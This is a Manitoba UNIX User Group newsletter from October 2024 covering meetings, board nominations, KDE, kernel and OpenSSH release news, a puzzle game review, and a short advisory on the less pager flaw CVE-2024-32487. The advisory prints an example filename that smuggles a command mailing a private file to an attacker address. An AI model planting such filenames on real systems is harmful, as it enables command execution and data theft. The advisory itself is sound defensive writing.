MUUGLines

The Manitoba UNIX User Group Newsletter

Volume 37 No. 2, October 2024 Editor: Wyatt Zacharias

Next Meeting: October 1st, 2024 7:30pm

In Person and Online

Our meetings are held both physically in person, and online via our Big Blue Button videoconferencing server. We encourage all members to attend in person. If you cannot attend in person, you can watch and interact with the meeting online and partake of our professional-grade camera, microphone, and dedicated stream moderator.

If you show up in person you will be treated to more beverage choices than we've offered in over a decade: coffee, tea, and pop, as well as cookies. And parking is free, copious, safe, and just a handful of feet from the door.

Please stay home if you are sick that day.

To attend via internet, check and refresh the following link after 7:00pm. There is no need to create an account in BBB, nor login. Just enter any name as your screen name and hit **join**.

https://muug.ca/meet

RTFM: /bin Diving!

Have you ever noticed how many things are in your /bin directory? Some of us could probably count on our hands the number of binary commands we actually run on a regular basis, but if we look inside we see thousands of installed binaries (2,691 on this editor's system to be precise). So what the heck are all these and what are they for? Well what better way to find out than dive in head first and pick something at random.

In the premiere of this segment, Gilbert Detillieux will randomly select a command from the /bin directory and attempt to learn how to use it. This will be an opportunity for some group participation as we attempt to learn a new command and do something useful with it!

Mini-Presentation: Scripting Awk


Kevin McGregor will provide a short presentation on some use cases for Awk in shell scripts.

The latest meeting details are always at:
https://muug.ca/meetings/

Where to Find the Meeting

We are continuing to meet on the first Tuesday of every month.

Fortress Software Inc.
350 Keewatin St – Unit #2



Doors will open at 7:00pm. Meeting starts at 7:30pm.

If driving, enter the lot using the most north-eastern entrance (far right in the top picture) and drive around to the south west corner of the building (see route in map detail). You can use any of the free, ample, and safe parking spots that say "reserved" or "MUUG" in front of units #1 through #4 before entering into unit #2. Look for the sign over the door!

Bus stops #30814 and #30880 (route 77) are only 150 meters away. The last bus leaves for Polo Park at 10:15 pm and for Garden City at 10:31 pm. Logan Ave. bus routes #19, #26, and #27 are a 600 meter (8 minute) walk to the south.

Door Prizes

We still have a few remaining *NIX-themed stickers offered as a couple of prize draws. See the *Stickers* section later in this newsletter.

Additionally, some *Communications of the ACM* magazines graciously donated by Dan Keizer will be up for grabs as door prizes. And, as usual, we will be giving away a couple of e-books, including one graciously donated by Michael W. Lucas of Tilted Windmill Press.

Everyone is encouraged to enter the door prize draw, both in-person and virtual attendees. You don't have to be a member to enter, but members have exclusive access to the first draw. Members also get the privilege of not having to be present (physically or virtually) for the draw in order to claim their prize.

MUUG Board Elections

Call for Nominations

Trevor Cordes, Acting Nomination Committee Chair

Calling all nominations! This is the preliminary call for nominees to participate in this year's MUUG Board election. Those elected will serve on the MUUG board from November 2024 to November 2025. Any MUUG member in good standing may nominate someone they feel would make a good candidate, including themselves.

The MUUG Board is tasked with coordinating the meetings and other events hosted by the group. It's fun, and you get a role in deciding what the group will do. All members are encouraged to apply.

Every November, the group holds its annual general meeting, the main goals of the meeting are to elect the new board, and to pass any special resolutions if required. The Board may consist of up to 10 people. The following 7 members are allowing their names to stand for re-election:

Alberto Abrao

IT Specialist – Canadian Centre For Child Protection

Trevor Cordes

MUUG Vice-president / Doorprize Don
Owner – Tecnopolis Enterprises

Gilbert Detillieux

MUUG Secretary
Systems Analyst – University of Manitoba

Kevin McGregor

Systems Specialist – City of Winnipeg

Tyhr Trubiak

Systems Administrator – AFNCloud

Brad Vokey

MUUG Treasurer
Owner – Fortress Software

Wyatt Zacharias

MUUG President
Lead Cloud Developer - Wawanesa Insurance

KDE Gear 24.05 Released

KDE Gear, also known as the KDE Applications Bundle is a set of over 100 applications released by the KDE project for their desktop environment. Some examples include the Dolphin file explorer, Okular file viewer, and Konsole terminal.

New apps released in this version include the Audex CD Ripper, Francis productivity app, and Kalm wellness app.

Other apps received many small tweaks and improvements. Dolphin now offers refined search result views offering more comprehensive details of files found in the search results.

The Spectacle app for screenshots and screen recording had improvements for X11 and Wayland. It also saw the return of the blur factor and crop tool for editing screenshots.

https://kde.org/announcements/gear/24.05.0/

Linux Kernel 6.11 Released

The latest release of the Linux kernel has been released with new improvements and hardware support. A notable addition is the ability for atomic write operations in the block subsystem. This release also finalizes the phase-out of the kernel blocking write access to an executable file which is in use.

OpenSSH 9.9

The OpenSSH project has released version 9.9 which includes support for the new post-quantum cryptography standard from NIST. These standards published a few months ago finalize the work to create cryptographic standards that are viable in the post-quantum age. The project has also taken another step in deprecating DSA keys which will now be disabled by default at compile time, and are expected to be fully removed in early 2025.

Linux Foundation Creates OpenSearch Software Foundation

The Linux Foundation has announced a new project to support the OpenSearch open source project. The new foundation will provide infrastructure and resources to ensure the long term sustainability of the OpenSearch project.

OpenSearch was created as a fork of ElasticSearch, the Lucene based search engine developed by Elastic NV when they changed the licensing terms to a more restrictive "source-available" model.

The new foundation is backed by many corporate members including AWS, Uber, and SAP.

Ugly less Vulnerability

by Trevor Cordes

CVE-2024-32487, fixed in late September, is an 8.6-score security hole in the ubiquitous command line pager "less". It allowed arbitrary command execution as the running user if a newline character was present in the name of a file being read.

The problem is in filename.c where shell quoting is mishandled. This is one of the oldest and most basic security flaws that every halfway decent *NIX programmer learned to protect against forever ago.

The flaw requires LESSOPEN to be set, which is the case on many/most distros. On Fedora it is set to:

LESSOPEN=||/usr/bin/lesspipe.sh %s

For the attack to work, the attacker must trick a user into opening (with less) a file they got to name. This can be done if the attacker has created and distributed a tar archive or similar. Many people untar such things and do:

less README*

Maybe not seeing that the filename was:

README\nmail -sz badguy@z.com <private_file

If you're on an unsupported distro (tsk tsk), maybe unset LESSOPEN in your shell rc's in the meantime. If you're on a newer distro, just run your package updater.


I wonder how long this flaw has been sitting there...

https://www.cvedetails.com/cve/CVE-2024-32487/

Linux Game Of The Month: Vodovod

by Trevor Cordes

Want to be up to your neck in 💩? While we may never know what Vodovod means or stands for, we can appreciate this fun and addictive little tetris-esque puzzle game involving sewer pipes and a race against time and a dude walking to the out house.



You are presented with a grid into which you can place tiles anywhere you want. Each tile represents a pipe section which can be straight vertical or horizontal, or a corner, or even an intersection. The tiles are given to you in random sequence, and upcoming tiles are shown at the bottom of the screen.

You must make a continuous path for the forth-coming sewage to flow from the out house all the way to the septic tank. Sometimes some of the grid squares are blocked off and you have to work around them. Sometimes you get reserve tanks in the middle that can slow the flow of sewage, giving you more time to lay pipe.


You continue to lay pipe even after the dude does his (apparently copious amount of) business. You win the level if it ends up in the septic tank. You lose if it hits bare earth (environmental disaster!).

You get more points the longer the path the sewage takes (uh... ok; is this written by a plumber getting paid by the foot?), and the more reserve tanks you fill.

A big thanks to Les.net for providing MUUG with free hosting and all that bandwidth! Les.net (1996) Inc. is a local provider of VoIP, Internet and Data Centre services. Contact **sales@les.net** by email, or +1 (204) 944-0009 by phone.

MUUG would like to thank Michael W. Lucas for donating one of his ebooks every month as a door prize. You can view and purchase his tech books here:

https://www.tiltedwindmillpress.com/product-category/tech/



Help us promote this month's meeting, by putting this poster up on your workplace bulletin board or other suitable public message board:

https://muug.ca/meetings/MUUGmeeting.pdf

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